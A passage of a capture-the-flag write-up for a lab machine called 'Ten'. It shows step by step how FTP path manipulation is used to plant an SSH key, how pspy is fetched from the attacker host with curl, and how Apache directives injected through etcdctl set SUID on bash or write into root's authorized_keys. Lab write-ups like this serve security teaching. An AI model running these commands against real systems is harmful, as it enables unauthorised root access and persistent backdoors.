
After logout and login again, we can access to the home folder of tyrell:
$ ftp -i ten-baf6afea@ten.vl
Connected to ten.vl.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 11:50. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User ten-baf6afea OK. Password required
Password:
230 OK. Current directory is /srv/home/ten-baf6afea
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 OK. Current directory is /home
ftp> ls
229 Extended Passive mode OK (|||33166|)
150 Accepted data connection
drwxr-x---    4 1000       tyrell           4096 Sep 28 14:48 tyrell
226-Options: -l
226 1 matches total
ftp> cd tyrell
250 OK. Current directory is /home/tyrell
ftp> dir
229 Extended Passive mode OK (|||21418|)
150 Accepted data connection
226-Options: -l
226 0 matches total
But seems empty
List again included the hidden files:
229 Extended Passive mode OK (|||16844|)
150 Accepted data connection
drwxr-x---    4 1000       tyrell           4096 Sep 28 14:48 .
drwxr-xr-x    3 0          root             4096 Sep 28 08:51 ..
lrwxrwxrwx    1 1000       tyrell              9 Sep 28 10:21 .bash_history -> /dev/null
-rw-r--r--    1 1000       tyrell            220 Jan  6  2022 .bash_logout
-rw-r--r--    1 1000       tyrell           3771 Jan  6  2022 .bashrc
drwx------    2 1000       tyrell           4096 Sep 28 10:16 .cache
-rw-r--r--    1 1000       tyrell            807 Jan  6  2022 .profile
drwx------    2 1000       tyrell           4096 Sep 28 10:16 .ssh
-r--------    1 1000       tyrell             37 Sep 28 10:20 .user.txt
226-Options: -a -l
226 9 matches total
ftp> get .user.txt
local: .user.txt remote: .user.txt
229 Extended Passive mode OK (|||8811|)
553 Prohibited file name: .user.txt
ftp> cd .ssh
553 Prohibited file name: .ssh
We can see some interesting hidden folders/files but not possible to get the user flag and not possible to enter to the ssh folder…
Seems the root cause of that behaviour is the config file of the FTP make it absolutely impossible to interact with any directories or files starting with a .
To bypass this, we can change the path of our FTP user to something like /srv/../home/ten-baf6afea/.ssh:
UPDATE users
SET
    dir = '/srv/../home/tyrell/.ssh'
WHERE
    user = 'ten-baf6afea';

Let’s go to check:
$ ftp -i ten-baf6afea@ten.vl
Connected to ten.vl.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 12:00. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User ten-baf6afea OK. Password required
Password:
230 OK. Current directory is /home/tyrell/.ssh
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Extended Passive mode OK (|||47657|)
150 Accepted data connection
-rw-------    1 1000       tyrell            162 Sep 28 10:16 authorized_keys
226-Options: -l
226 1 matches total
- Current directory is /home/tyrell/.ssh
- We can access to
.ssh
Now we can download the authorized_keys, put our public key, upload the modified version and connect with our private key:
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Extended Passive mode OK (|||58632|)
150 Accepted data connection
100% |************************************************************************************************************************|   162        4.17 MiB/s    00:00 ETA
226-File successfully transferred
226 0.001 seconds (measured here), 253.94 Kbytes per second
162 bytes received in 00:00 (1.17 MiB/s)
$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCor7GQNAlKUizocQzrLCft9X8R2Wun7OJyY5B87oLV
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4158wv5OLgPQpCWywPduIXaY9kda1Ew8U+dWsOlrV3

$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGzFlYEeS3F+enOM7dWyC7mKuBWvp/ExaGW6xoB8KfEE user@CountZero

$ cat ~/.ssh/id_ed25519.pub >> authorized_keys

$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCor7GQNAlKUizocQzrLCft9X8R2Wun7OJyY5B87oLV
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4158wv5OLgPQpCWywPduIXaY9kda1Ew8U+dWsOlrV3
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGzFlYEeS3F+enOM7dWyC7mKuBWvp/ExaGW6xoB8KfEE user@CountZero
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Extended Passive mode OK (|||44228|)
150 Accepted data connection
100% |************************************************************************************************************************|   258        4.16 MiB/s    00:00 ETA
226-File successfully transferred
226 0.247 seconds (measured here), 1.02 Kbytes per second
258 bytes sent in 00:00 (1.02 KiB/s)
$ ssh -i ~/.ssh/id_ed25519 tyrell@ten.vl
The authenticity of host 'ten.vl (10.10.64.124)' can't be established.
ED25519 key fingerprint is SHA256:l6yrcdMcU34GxTUYFlSibADXTv2/Bd1AEnItyyI0jdg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ten.vl' (ED25519) to the list of known hosts.
tyrell@ten:~$
Grab the flag Ten_User:
tyrell@ten:~$ pwd
/home/tyrell
tyrell@ten:~$ ls -la
total 32
drwxr-x--- 4 tyrell tyrell 4096 Sep 28 14:48 .
drwxr-xr-x 3 root   root   4096 Sep 28 08:51 ..
lrwxrwxrwx 1 tyrell tyrell    9 Sep 28 10:21 .bash_history -> /dev/null
-rw-r--r-- 1 tyrell tyrell  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 tyrell tyrell 3771 Jan  6  2022 .bashrc
drwx------ 2 tyrell tyrell 4096 Sep 28 10:16 .cache
-rw-r--r-- 1 tyrell tyrell  807 Jan  6  2022 .profile
drwx------ 2 tyrell tyrell 4096 Sep 28 10:16 .ssh
-r-------- 1 tyrell tyrell   37 Sep 28 10:20 .user.txt
tyrell@ten:~$ cat .user.txt
VL{8a1802eb64e9a813feaa25df9ce6c22b}
Apache config file abusing (Ten_Root)
We upload and use pspy64 but nothing interesting found…
tyrell@ten:~$ cd /tmp/
tyrell@ten:/tmp$ curl 10.8.4.253/pspy64 -o p
tyrell@ten:/tmp$ chmod +x p
tyrell@ten:/tmp$ ./p
...
At the beginning, we sign up on the website http://ten.vl then that created an FTP account when clicked on Request credentials, so seems the website call or execute something to do that.
Let’s launch again pspy then signup with a new domain named test:


Username: ten-1cb9859c
Password: da6aef72
Personal Domain: test.ten.vl
Interesting finding in pspy output:
...
2025/02/12 12:25:17 CMD: UID=33    PID=3347   | sh -c ETCDCTL_API=3 /usr/bin/etcdctl put /customers/ten-1cb9859c/url test
2025/02/12 12:25:17 CMD: UID=33    PID=3348   |
2025/02/12 12:25:17 CMD: UID=0     PID=3354   | /usr/local/sbin/remco
2025/02/12 12:25:17 CMD: UID=0     PID=3355   | /bin/sh -c systemctl restart apache2.service
2025/02/12 12:25:17 CMD: UID=0     PID=3356   | (pachectl)
2025/02/12 12:25:17 CMD: UID=0     PID=3357   | /bin/sh /usr/sbin/apachectl graceful-stop
2025/02/12 12:25:17 CMD: UID=0     PID=3358   | /bin/sh /usr/sbin/apachectl graceful-stop
2025/02/12 12:25:17 CMD: UID=0     PID=3361   | (pachectl)
2025/02/12 12:25:17 CMD: UID=0     PID=3362   | /bin/sh /usr/sbin/apachectl start
2025/02/12 12:25:17 CMD: UID=0     PID=3363   | /bin/sh /usr/sbin/apachectl start
2025/02/12 12:25:17 CMD: UID=0     PID=3364   | /usr/sbin/apache2 -k start
...
/usr/bin/etcdctlupdate the Apache configuration file to include a new virtual host and restart the web service asroot.
If we manage to directly call etcdctl to avoid the filter that is present in the frontend we should be able to inject some command in the apache config file and it wll be executed as root when the web service restart.
Check the content of the web directory:
tyrell@ten:/tmp$ cd /var/www/html/
tyrell@ten:/var/www/html$ ls
attribution.php  carousel.css  dist  get-credentials-please-do-not-spam-this-thanks.php  images.txt  index.html  index.php  info.php  signup.php
tyrell@ten:/var/www/html$ cat get-credentials-please-do-not-spam-this-thanks.php
<?php
if ( !isset($_POST['domain']) ) {
  header('Location: /signup.php');
}
if(!preg_match('/^[0-9a-z]+$/', $_POST['domain'])) {
  echo('<font color=red>Domain name can only contain alphanumeric characters.</font>');
} else {
  $username = "ten-" . substr(hash("md5",rand()),0,8);
  $password = substr(hash("md5",rand()),0,8);
  $password_crypt = crypt($password,'$1$OWNhNDE');
  sleep(10); // This is only here so that you do not create too many users :)
  $mysqli = new mysqli("127.0.0.1", "user", "pa55w0rd", "pureftpd");
  $stmt = $mysqli->prepare("INSERT INTO users VALUES ( NULL, ?, ?, ?, ?, ? );");
  $uid = random_int(2000,65535);
  $dir = "/srv/$username/./";
  $stmt->bind_param('ssiis',$username,$password_crypt,$uid,$uid,$dir);
  $stmt->execute();
  system("ETCDCTL_API=3 /usr/bin/etcdctl put /customers/$username/url " . $_POST['domain']);
  echo('<p class="lead">Your personal account is ready to be used:<br><br>Username: <b>'.$username.'</b><br>Password: <b>'.$password.'</b><br>Personal Domain: <b>'.$_POST['domain'].'.ten.vl</b><br><br>You can use the provided credentials to upload your pages<br> via ftp://ten.vl.<br><br><font size="-1">It may take up to one minute for all backend processes to properly identify you as well as your personal virtual host to be available.</font></p>');
}
Found how virtual hosts are generated.
We check also all files in /etc/remco to understand more:
- /etc/remco/config:
log_level = "info"
log_format = "text"

[[resource]]
name = "apache2"

[[resource.template]]
  src = "/etc/remco/templates/010-customers.conf.tmpl"
  dst = "/etc/apache2/sites-enabled/010-customers.conf"
  reload_cmd = "systemctl restart apache2.service"

  [resource.backend]
    [resource.backend.etcd]
      version = 3
      nodes = ["http://127.0.0.1:2379"]
      keys = ["/customers"]
      watch = true
      interval = 5
- /etc/remco/templates/010-customers.conf.tmpl:
{% for customer in lsdir("/customers") %}
  {% if exists(printf("/customers/%s/url", customer)) %}

<VirtualHost *:80>
	ServerName {{ getv(printf("/customers/%s/url",customer)) }}.ten.vl
	DocumentRoot /srv/{{ customer }}/
</VirtualHost>

  {% endif %}
{% endfor %}
Finally we check the Apache config file:
- /etc/apache2/sites-enabled/010-customers.conf:
<VirtualHost *:80>
	ServerName test.ten.vl
	DocumentRoot /srv/ten-1cb9859c/
</VirtualHost>


<VirtualHost *:80>
	ServerName ten.ten.vl
	DocumentRoot /srv/ten-baf6afea/
</VirtualHost>
We launch a new pspy and let’s try to add a virtual host directly with the etcdctl command in another SSH session:
tyrell@ten:/etc/apache2/sites-enabled$ ETCDCTL_API=3 /usr/bin/etcdctl put /customers/ten-abcd1234/url pwned
In the pspy output, we can see the change as Apache has restarted:
2025/02/12 12:45:52 CMD: UID=1000  PID=3590   |
2025/02/12 12:45:52 CMD: UID=0     PID=3599   | systemctl restart apache2.service
2025/02/12 12:45:52 CMD: UID=0     PID=3598   | /bin/sh -c systemctl restart apache2.service
2025/02/12 12:45:52 CMD: UID=0     PID=3600   |
2025/02/12 12:45:52 CMD: UID=0     PID=3601   | /bin/sh /usr/sbin/apachectl graceful-stop
2025/02/12 12:45:52 CMD: UID=0     PID=3602   | /usr/sbin/apache2 -k graceful-stop
2025/02/12 12:45:52 CMD: UID=0     PID=3606   |
2025/02/12 12:45:52 CMD: UID=0     PID=3605   |
2025/02/12 12:45:52 CMD: UID=0     PID=3607   | id -u
2025/02/12 12:45:52 CMD: UID=0     PID=3608   | rm -f /var/run/apache2/*ssl_scache*
2025/02/12 12:45:52 CMD: UID=0     PID=3609   | /bin/sh /usr/sbin/apachectl start
2025/02/12 12:45:52 CMD: UID=0     PID=3610   |
2025/02/12 12:45:52 CMD: UID=0     PID=3611   | /usr/sbin/apache2 -k start
2025/02/12 12:45:52 CMD: UID=0     PID=3613   | /usr/sbin/apache2 -k start
2025/02/12 12:45:52 CMD: UID=0     PID=3612   | /usr/sbin/apache2 -k start
2025/02/12 12:45:52 CMD: UID=0     PID=3616   | /usr/sbin/apache2 -k start
2025/02/12 12:45:52 CMD: UID=0     PID=3615   | /usr/sbin/apache2 -k start
2025/02/12 12:45:52 CMD: UID=0     PID=3614   | /usr/sbin/apache2 -k start
Check /etc/apache2/sites-enabled/010-customers.conf:
<VirtualHost *:80>
	ServerName test.ten.vl
	DocumentRoot /srv/ten-1cb9859c/
</VirtualHost>


<VirtualHost *:80>
	ServerName pwned.ten.vl
	DocumentRoot /srv/ten-abcd1234/
</VirtualHost>


<VirtualHost *:80>
	ServerName ten.ten.vl
	DocumentRoot /srv/ten-baf6afea/
</VirtualHost>
Confirmed that the vhost
pwned.ten.vlhas been created and the documentroot is/srv/ten-abcd1234/.
More information on how to be able to create a virtual host and to find to use this to be root:
- https://httpd.apache.org/docs/2.4/logs.html#piped
- https://httpd.apache.org/docs/2.4/mod/core.html#errorlog
We craft an etcdctl command using an existing user and vhost to add SUID to bash:
tyrell@ten:/etc/apache2/sites-enabled$ ETCDCTL_API=3 /usr/bin/etcdctl put /customers/ten-abcd1234/url 'pwned.ten.vl
  ErrorLog "|/usr/bin/chmod u+s /usr/bin/bash"
#'
OK
OR
ETCDCTL_API=3 /usr/bin/etcdctl put /customers/ten-abcd1234/url 'pwned.ten.vl
  CustomLog "|/usr/bin/chmod u+s /usr/bin/bash" common
#'
After few seconds we got a SUID Bash:
tyrell@ten:/etc/apache2/sites-enabled$ ls -la /usr/bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /usr/bin/bash
Then escalate to root and grab the flag Ten_Root:
tyrell@ten:/etc/apache2/sites-enabled$ bash -p
bash-5.1# cat /root/root.txt
VL{57c7ec13772e85d895a969ae6a1a817d}
- If we want to execute a file, don’t put the file in the
/tmpfolder becauseapachecan’t execute stuff out of /tmp, because daemon has a different /tmp directory than all other processes.
Below another way to privesc, still using CustomLog but with agent:
ETCDCTL_API=3 /usr/bin/etcdctl put /customers/ten-abcd1234/url 'pwned.ten.vl
        CustomLog "/root/.ssh/authorized_keys" agent
#'
Then on our attacker machine :
$ curl pwned.ten.vl -H 'User-Agent: <replace with the public_key_here>'
$ ssh -i id_ed25519 root@ten.vl
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=bb53cefe-0986-4e39-9d27-bd79af2cd755